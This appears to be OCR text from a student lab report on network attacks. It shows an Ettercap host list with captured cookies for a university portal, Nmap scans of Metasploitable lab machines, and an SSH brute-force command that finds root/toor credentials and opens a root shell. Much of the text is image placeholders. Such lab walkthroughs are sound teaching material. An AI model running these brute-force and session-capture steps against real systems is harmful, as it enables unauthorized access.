192.168.100.5



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


  - username = 18BCE0186





Ettercap
Student Home Welcome...
root@asura: ~/Downloa...
04:48 PM
Student Home Welcome - Mozilla Firefox
Cookie Info
Welcome to V-PROPEL
Student Home Welcome
www.vpropel.in
VIT
Vellore Institute of Technology
Login
Features
Contact
Home
Attend a Test
Profile
View Marks
Logout
Discussion on Implemetation Centric Problems on 25-4-2021 by 2 pm
Structures in C to Classes in C++ for Solving Problems
Click here for Demonstration Videos of Students login in VPROPEL
Click here for PoD Discussion Videos
Problem of the Day
Practice and improve
These questions are specially given to help you improve at programming Each Problem is Available from 8pm of First Day to 8pm of Next Day
Solve today's question
Author: M Janaki Meena
Solved by: 103
Problem of the Day Archives
Solution and editorials
The solutions and editorials for the previously given daily challenges for the past one week.
See Archive


kali [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Ettercap
root@asura: ~/Downloa...
04:40 PM
Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.100.1 52:54:00:12:35:00
192.168.100.2 52:54:00:12:35:00
192.168.100.3 08:00:27:80:0A:13
192.168.100.5 08:00:27:FF:38:01


6.2. Appendix B: Demonstration of Brute Force Attacks: SSH attack and HTTP attack.

SSHAttack


Gateway router –



Scanning gateway ip to find ip of all machines connected to it –



Scanning each of the ip to find services running on it –



```
Nmap scan report for 192.168.169.131
Host is up (0.00046s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

```
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:A6:B4:BC (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:
linux_kernel

Nmap scan report for 192.168.169.137
Host is up (0.0010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 1 (protocol 2.0)
MAC Address: 00:0C:29:22:03:31 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.169.254
Host is up (0.00061s latency).
All 1000 scanned ports on 192.168.169.254 are filtered
MAC Address: 00:50:56:E2:8F:55 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 5 IP addresses (5 hosts up) scanned in 26.20 seconds
```


Conclusion:


From here we conclude,

Address of victim – 192.168.169.137


Address of metasploitable – 192.168.169.131

Python script for SHA attack






Username payload file –




Password payload file –



Bruteforcing using the script –

python SSHBruteForce.py -i 192.168.169.137 -d TRUE -p 2222 -U user.txt -P pass.txt




Found the creds –

Ip – 192.168.169.137

Password – toor

Username – root

Attempting ssh login from terminal –




Shell to remote machine successfully opened.


Adding or deleting files in remote machine, traversing directories –

```
permitted by applicable law.
Last login: Mon Apr  5 04:09:04 2021 from 192.168.169.128
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
root@kali:~/Desktop# touch nitin.txt
root@kali:~/Desktop# touch NITIN-RANJAN.js
root@kali:~/Desktop# ls
NITIN-RANJAN.js  nitin.txt
root@kali:~/Desktop# whoami
root
root@kali:~/Desktop# cd /
root@kali:/# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
root@kali:/#
```


Earlier –



Later –



